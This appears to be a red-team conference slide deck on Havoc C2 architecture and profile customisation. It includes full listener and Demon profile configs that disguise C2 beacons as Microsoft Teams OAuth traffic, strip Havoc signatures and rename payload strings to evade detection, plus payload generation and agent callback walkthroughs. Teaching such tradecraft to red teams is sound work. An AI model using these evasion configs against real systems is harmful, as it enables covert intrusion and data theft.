



# ENHANCING YOUR RED TEAM ARSENAL: OPTIMIZING HAVOC C2

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whoami

Introduction to Offensive Security and  
C2 Frameworks

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# AGENDA



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- 4+ years in Information Security
- Offensive Security Team Lead





# Introduction to Offensive Security and C2 Frameworks



# The Role of Command-and-Control (C2) in Offensive Security

- A C2 framework is the centralized system used by attackers (in this case, red teams) to manage compromised systems
- C2s enhances Red team Operations by allowing red teamers to have room for:
  - Operational flexibility
  - Stealth and evasion through evasion techniques
  - Real-time command execution on compromised machines for dynamic engagement responses



# Overview of C2 in red team operations

## Common Terminologies

- **C2 Server** : Serves as a hub for the agents to call back to
- **Agents/Payloads**: The agent is generated by the framework and is responsible for calling back to the server.
- **Listeners**: waits for a callback on a specific port or protocol.
- **Beacons**: This is the process of the Agent calling back to the server.



# Importance of flexibility and customization in modern red teaming - Havoc C2

- **Adaptability**
- **Profile Customization**
- **Custom payloads**
- **Signature and behavioral Evasion**
- **Modular design**



# Types of C2 Frameworks

There are both free (open source) and commercial frameworks

OPEN SOURCE C2s



**SLIVER**



COMMERCIAL C2s



# Types of C2 Frameworks

It is ideal to use multiple C2 frameworks. Choose the frameworks that are most appropriate to use when trying to achieve the predefined objectives during the attack emulation stage.

Choose a framework that can cater the following:

- **Advanced automation capabilities**
- **Robust security features**
- **Extensive 3rd party integration**





# Deep Dive into Havoc C2 Architecture



# Understanding Havoc's Core Components

## Teamserver

- Written in Go lang
- This is the central server responsible for managing listeners, interacting with agents, and handling operator commands. The teamserver processes agent callbacks, logs, and task execution
- **Logs:** Havoc's teamserver logs everything from agent input and output to screenshots and downloads.



# Understanding Havoc's Core Components

## Profiles

- Profiles define key operational parameters
- They enable customization based on the target environment,
- Profiles are written in the Yaotl configuration language and can be used to ensure that the **Teamserver** runs with specific settings, including debugging options and verbose logging



# Understanding Havoc's Core Components

## Client

- Cross-platform UI written in C++ and Qt

The screenshot displays the Havoc client interface. At the top, there is a menu bar with 'Havoc', 'View', 'Attack', 'Scripts', and 'Help'. Below the menu is a network diagram showing several nodes representing different machines and their connections. The nodes include:

- 6442bd94 @ demon\_https.exe\5600 [SPIDER-PC\pparker]
- 571be9a8 @ demon\_smb.exe\3528 [TALON-DC\Administrator]
- 15850b68 @ demon\_smb.exe\5900 [SPIDER-PC\pparker]
- 60299650 @ demon\_https.exe\1684 [SPIDER-PC\pparker]
- 473b3afc @ demon\_smb.exe\96 [TALON-DC\Administrator]
- 43df9466 @ demon\_smb.exe\7452 [SPIDER-PC\pparker]
- 61832438 @ demon\_smb.exe\3192 [TALON-DC\Administrator]
- 4d5b1ff4 @ demon\_https.exe\5748 [DESKTOP-CU4FEST\Spider]

Below the diagram is an 'Event Viewer' window showing a list of events:

```

14/10/2022 20:15:04 [x] Started "Agent Listener - HTTP/s" listener
14/10/2022 20:15:04 [x] Started "Pivot - smb" listener
14/10/2022 20:15:06 [x] Spider connected to Teaserver
14/10/2022 20:15:17 [x] Initialized 60299650 :: pparker@172.16.134.130 (SPIDER-PC)
14/10/2022 20:15:21 [x] Initialized 6442bd94 :: pparker@172.16.134.130 (SPIDER-PC)
14/10/2022 20:16:49 [x] Initialized 571be9a8 :: Administrator@172.16.134.129 (TALON-DC)
14/10/2022 20:17:38 [x] Initialized 43df9466 :: pparker@172.16.134.130 (SPIDER-PC)
14/10/2022 20:18:32 [x] Initialized 4d5b1ff4 :: Spider@172.16.134.128 (DESKTOP-CU4FEST)
14/10/2022 20:20:00 [x] Initialized 473b3afc :: Administrator@172.16.134.129 (TALON-DC)
14/10/2022 20:20:41 [x] Initialized 15850b68 :: pparker@172.16.134.130 (SPIDER-PC)
14/10/2022 20:20:59 [x] Initialized 61832438 :: Administrator@172.16.134.129 (TALON-DC)
  
```

At the bottom, there is a terminal window showing a chat log and a 'whoami' command output:

```

[14/10/2022 20:28:59] Agent 61832438 authenticated from as TALON-DC\Administrator :: [Internal: 172.16.134.129] [Process: demon_smb.exe\3192] [Arch: x64] [Pivot: 473b3afc-<->-61832438]

14/10/2022 20:30:00 [Spider] Damon > whoami
[+] [76830410] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [6811 bytes]
[+] Received Output [6751 bytes]:

UserName      SID
-----
TALON\Administrator S-1-5-21-3615481361-3807944923-1972220814-500

GROUP INFORMATION
-----
Type          SID          Attributes
-----
TALON\Domain Users      Group        S-1-5-21-3615481361-3807944923-1972220814-513 Mandatory group, Enabled by default, Enabled group,
Everyone                Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group,
BUILTIN\Administrators Alias          S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner,
BUILTIN\Users           Alias          S-1-5-32-545 Mandatory group, Enabled by default, Enabled group,
BUILTIN\Pre-Windows 2000 Compatible Access Alias          S-1-5-32-554 Mandatory group, Enabled by default, Enabled group,
BUILTIN\Certificate Service DCOM Access Alias          S-1-5-32-574 Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4 Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON           Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group,
LOCAL                   Well-known group S-2-0 Mandatory group, Enabled by default, Enabled group,
TALON\Group Policy Creator Owners Group          S-1-5-21-3615481361-3807944923-1972220814-520 Mandatory group, Enabled by default, Enabled group,
TALON\Domain Admins     Group          S-1-5-21-3615481361-3807944923-1972220814-512 Mandatory group, Enabled by default, Enabled group,
TALON\Enterprise Admins Group          S-1-5-21-3615481361-3807944923-1972220814-519 Mandatory group, Enabled by default, Enabled group,
TALON\Schema Admins     Group          S-1-5-21-3615481361-3807944923-1972220814-518 Mandatory group, Enabled by default, Enabled group,
Authentication authority asserted identity Well-known group S-1-19-1 Mandatory group, Enabled by default, Enabled group,
TALON\Denied RODC Password Replication Group Alias          S-1-5-21-3615481361-3807944923-1972220814-572 Mandatory group, Enabled by default, Enabled group,
Mandatory Label\High Mandatory Level Label          S-1-16-12288 Mandatory group, Enabled by default, Enabled group,


Privilege Name      Description      State
-----
[Administrator\TALON-DC] demon_smb.exe\3192 x64 (TALON.local)
>>>
  
```



# Understanding Havoc's Core Components

## Listeners

- These allow communication between compromised systems and the teamserver. Havoc supports multiple listener types, such as HTTP, HTTPS, SMB, and External C2



Create Listener

Name:

Payload:  Https  
 Http

Config Option:  Smb  
 External

Hosts:


Clear



# Understanding Havoc's Core Components

## Agents

- The deployed payloads that execute commands on compromised systems. Havoc's primary agent is called "Demon," which can be configured for evasion and communication.



**Demon** – primary Havoc agent written in C/ASM

**Demon Payload** – currently supports x64 EXE/DLL, shellcodes and service exe



# Understanding Havoc's Core Components

## Agents

- You can configure your payload to choose between different sleep obfuscation techniques



**Ekko** – currently supports x64 EXE/DLL, shellcodes and service exe

**WaitForSingleObjectEx** – not a sleep obfuscation technique. It just delays the execution and doesn't perform any kind of sleep encryption

**Foliage** – creates a new thread and uses **NtApcQueueThread** to queue an ROP chain that encrypts our agent memory and delays execution.



# Understanding Havoc's Core Components

Not so new sleep obfuscation technique on Havoc

Zilean (using RTIRegisterWait)

The screenshot displays two instances of the Windows Task Manager 'Properties' dialog for a process named 'demon.exe'. The top instance (PID 1604) shows the 'Stack - thread 2200' window with the following stack dump:

Index	Name
0	ntdll.dll!ZwSignalAndWaitForSingleObject+0x14
1	demon.exe+0x1c400
2	0xb4c87fae10
3	0x2bc
4	0x214
5	0xb4c87fd560
6	0x2bc
7	0xc
8	0x2

Below the stack dump, the text reads: "No sleep stack duplication/obfuscation enabled".

The bottom instance (PID 4364) shows the 'Stack - thread 2916' window with the following stack dump:

Index	Name
0	ntdll.dll!RtlGetOwnerSecurityDescriptor+0x84
1	ntdll.dll!TpSimpleTryPost+0x2d5
2	ntdll.dll!TpReleaseCleanupGroupMembers+0xad4
3	kernel32.dll!BaseThreadInitThunk+0x14
4	ntdll.dll!RtlUserThreadStart+0x21

Below the stack dump, the text reads: "With sleep stack duplication/obfuscation enabled".

Source: <https://x.com/C5pider/status/1653449661791739904>





# Customizing Havoc C2 Profile for your Operational Needs



# Overview on C2 Profile

## Overview

- The Havoc Yaotl configuration language is a configuration file that contains everything that the teamserver needs to run. Yaotl is a fork of the popular configuration language HCL.

- Resources: <https://github.com/hashicorp/hcl>



# Customizing Your C2 Profile

## Team Server Block

- The **teamserver** can be configured to listen on a specific bind address and port with the following directive:
  - **Host** - The bind address used by the teamserver to accept Client connections.
  - **Port** - The port the teamserver listens on for Client connections.

```
Teamserver {  
  Host = "0.0.0.0" //If not set it binds on your local IP  
  Port = 40056 // Default Port  
  
  Build {  
    Compiler64 = "/usr/bin/x86_64-w64-mingw32-gcc"  
    Compiler86 = "/usr/bin/i686-w64-mingw32-gcc"  
    Nasm = "/usr/bin/nasm"  
  }  
}
```



# Customizing Your C2 Profile

## Operators Block

- The Operators block specifies the users that are going to be allowed to connect and interact with the teamserver. To add a new user you only need to specify the **username** and **password**.

```
Operators {  
  user "5pider" {  
    Password = "password1234"  
  }  
  
  user "Neo" {  
    Password = "password1234"  
  }  
}
```

```
Operators {  
  user "lckhrst" {  
    Password = "password1234"  
  }  
  
  user "5pider" {  
    Password = "P@ssword1234"  
  }  
  
  user "Dora" {  
    Password = "Password1234"  
  }  
}
```



# Customizing Your C2 Profile

## Listeners Block

- The Listeners block allows the operator to start a listener without doing it manually in the client interface.

```
Listeners {
  Http {
    Name = "Agent Listener - HTTP/s"
    #KillDate = "2006-01-02 15:04:05"
    #WorkingHours = "8:00-17:00"
    Hosts = [
      "Spider.dev",
      "havocframework.com:8080"
    ]
    HostBind = "0.0.0.0"
    PortBind = 443
    PortConn = 443
    HostRotation = "round-robin"
    Secure = true
    UserAgent = "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"

    Uris = [
      "/funny_cat.gif",
      "/index.php",
      "/test.txt",
      "/helloworld.js"
    ]

    Headers = [
      "Content-type: text/plain",
      "X-Havoc: true",
      "X-Havoc-Agent: Demon",
    ]

    Response {
      Headers = [
        "Content-type: text/plain",
        "X-IsHavocFramework: true",
      ]
    }
  }
}
```



# Customizing Your C2 Profile

## Listeners Block: Customization

### HTTP/HTTPs Block:

- You can change the name of your listener base on operation specific context – «Corporate Network Listener - SSO Traffic»
- **User agent** - Update to a more modern and widely used user agent
- **URIs** – Using realistic or legitimate-looking URIs
- **Response** – Replace the default “X-Havoc:true”, “X-Havoc-Agent: Demon”. You wouldn’t want to be too obvious!

```
Listeners {
  Http {
    Name = "RTV-Custom-Profile - http"
    Hosts = ["192.168.100.107" # Replace this with your actual IP or domain
    ]
    HostBind = "0.0.0.0" # the address where the listener should bind to.
    HostRotation = "round-robin"
    PortBind = 443
    PortConn = 443
    Secure = false # for now disabled so we can see the traffic content. (but always enable this!!!)
    KillDate = "2024-01-02 12:00:00"
    UserAgent = "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"

    Uri = [
      "/collector/2.0/settings/",
      "/common/oauth2/v2.0/authorize", # URI paths to mimic legitimate traffic
      "/common/oauth2/token",
      "/login"
    ]

    Headers = [
      "Accept: json",
      "Referer: https://teams.microsoft.com/",
      "x-ms-session-id: f73c3186-057a-d996-3b63-b6e5de6ef20c",
      "x-ms-client-type: desktop",
      "x-mx-client-version: 27/1.0.0.2021020410",
      "Accept-Encoding: gzip, deflate, br",
      "Origin: https://teams.microsoft.com"
    ]

    Response {
      Headers = [
        "Content-Type: application/json; charset=utf-8",
        "Server: Microsoft-HTTPAPI/2.0",
        "X-Content-Type-Options: nosniff",
        "x-ms-environment: North Europe-prod-3_cnsVMSS-6_26",
        "x-ms-latency: 40018.2038",
        "Access-Control-Allow-Origin: https://teams.microsoft.com",
        "Access-Control-Allow-Credentials: true",
        "Connection: keep-alive"
      ]
    }
  }
}
```



# Customizing Your C2 Profile

## Demon Block

```
Demon {
  Sleep = 2
  Jitter = 15

  TrustXForwardedFor = false

  Injection {
    Spawn64 = "C:\\Windows\\System32\\notepad.exe"
    Spawn32 = "C:\\Windows\\SysWOW64\\notepad.exe"
  }

  Binary {
    ReplaceStrings-x64 = {
      "demon.x64.dll": "",
      "This program cannot be run in DOS mode.": "",
    }

    ReplaceStrings-x86 = {
      "demon.x86.dll": "",
      "This program cannot be run in DOS mode.": "",
    }
  }
}
```

- The Demon block specifies the default behavior of the havoc demon agent.

**Injection Block** – The Injection block specifies where the Demon will inject its code when running processes. It will use notepad.exe in both 64-bit (Spawn64) and 32-bit (Spawn32) environments.

**Binary Block** – defines specific modifications that will be applied to the compile payload (demon)



# Customizing Your C2 Profile

## Demon Block: Customization

### Injection Block:

- Customize the injection target based on the specific goals

### Binary Block:

- Instead of leaving them blank, replace the DLL names with **legitimate-looking binary names** that are often found in the system.

```
Demon {
  Sleep = 2
  Jitter = 15

  TrustXForwardedFor = false

  Injection {
    Spawn64 = "C:\\Windows\\System32\\calc.exe"
    Spawn32 = "C:\\Windows\\SysWOW64\\calc.exe"
  }

  Binary {
    ReplaceStrings-x64 = {
      "demon.x64.dll": "run64.dll",
      "This program cannot be run in DOS mode.": "System File",
    }

    ReplaceStrings-x86 = {
      "demon.x86.dll": "run32.dll",
      "This program cannot be run in DOS mode.": "System File",
    }
  }
}
```



# Customizing Your C2 Profile

## Service Block

- The Service block lets you configure the service API endpoint and password.

### When do we use this?

- For defining external services or endpoints that the Command and Control (C2) server will interact with.


### Depends on your existing infrastructure

- Use Case 1: Multi-Endpoint C2 Infrastructure for Redundancy
- Use Case 2: Payload Distribution
- Use Case 3: Data Exfiltration

### Targeting a Specific Network Environment

- Use Case 4: Potential internal services that your C2 server might interact with

```
Service {
  Endpoint = "service-endpoint"
  Password = "service-password"
}
```



# HOW IT WORKS

## Running your Havoc Team Server and Client

# Run the teamserver `./havoc server --profile ./profiles/havoc.yaotl -v --debug`

# Run the client `./havoc client`

The screenshot shows a Kali Linux terminal with several windows. The main window displays the execution of the Havoc teamserver command: `./havoc server --profile ./profiles/custom_profile.yaotl -v --debug`. The output shows the teamserver starting on `wss://0.0.0.0:40056`. A 'Connect' dialog box is overlaid on the terminal, with fields for Name (RTV-Custom-Profile), Host (192.168.100.107), Port (40056), User (lckhrst), and Password (masked). The client window shows the command `./havoc client` being executed, and the output shows the Havoc Framework loading the config file `client/config.toml`.

Running the team server requires a profile file

Running the client

connect using the operator's account we set in our custom profile



# HOW IT WORKS

## Payload Generation and Execution

Agent: Demon

Options

Listener: teams profile - http

Arch: x64

Format: Windows Exe

Config	Value
Sleep	2
Jitter	20
Indirect Syscall	✓
Stack Duplication	

Payload Generator

Payload saved under: /home/lckhrst/RT/demon.x64.exe

Building console

```
[*] starting build
[*] indirect syscalls has been enabled
[*] sleep obfuscation "Ekko" has been specified
[*] no sleep jump gadget has been specified
[*] no proxy loading technique specified (using LdrL...
```

Generate

Generating Demon Payload

Downloads

Name

Today

demon.x64 (2)

Downloading Demon payload on target machine

Task Manager

24092


Details

Name	PID	Status	User name	CPU	Memory (ac...	Architec...	Description
demon.x64 (2).exe	24092	Running	Bianca	00	17,764 K	x64	demon.x64 (2)

After running the payload we'll get an agent callback on our C2




# HOW IT WORKS



On graph view, you can see the Agent ID, running process, and PID

## Session View

- Agent callbacks can be viewed in **2 ways**
  - **Graph View**
  - **Table View**



On table view, you can see the Agent ID, User, Computer, OS and PID



# HOW IT WORKS

## Explorer

- Process List machine
- File Explorer

The image shows a composite screenshot of the Havoc interface. At the top, a menu is open with 'Explorer' selected, showing sub-options for 'Process List' and 'File Explorer'. Below this, a table lists running processes on a remote machine. A red arrow points from this table to a text box. At the bottom, a File Explorer window is shown with the 'C:\Tools' directory selected, and another red arrow points to a second text box.

ID	External	Internal	User	Command	Process	PID	Last	Health	
4a35a...	192.168...	0.0.0.0	Bianca	Interact	mon.x64	...	...	ls	healthy

Name	PID	PPID	Session	Arch	User
System	0	0	0	x64	
Registry	4	0	0	x64	
smss.exe	868	4	0	x64	
csrss.exe	1048	868	0	x64	
services.exe	1048	1008	0	x64	
svchost.exe	1180	1008	0	x64	
WmiPrvSE.exe	1248	1180	0	x64	
unsecapp.exe	1272	1180	0	x64	
ApplicationFra...	1400	1248	0	x64	
SearchHost.exe	1424	1180	0	x64	
StartMenuExper...	1500	1248	0	x64	
Microsoft.Note...	1548	1248	0	x64	
RuntimeBroker...	1572	1248	0	x64	
Widgets.exe	1648	1248	0	x64	
msedgewebvie...	1904	1248	0	x64	
msedgeweb...	1912	1248	0	x64	
msedgeweb...	1932	1248	0	x64	
msedgewe...	1952	1248	0	x64	
RuntimeBroker...	1128	1248	0	x64	
RuntimeBroker...	...	...	...	...	...

Name	Created	Modified
ADModule-master	22/06/2023	12:37
ASREPRoast-master	22/06/2023	12:37
BloodHound-master	22/06/2023	12:37
HeidiSQL_9.4_Portable	22/06/2023	12:37
kekeo_old	22/06/2023	12:37
kerberoast	22/06/2023	12:37
PowerUpSQL-master	22/06/2023	12:37
PSTools	22/06/2023	12:37

List of all running processes


Navigate through files using File Explorer



# HOW IT WORKS


## Interacting with Agent

- Havoc provides an inbuilt modules or commands that you can invoke through help option.



# HOW IT WORKS

## LOOTS!!!



View > Loot

List of files on side panel

Can view loots on specific agent ID

Loot Collection Pane



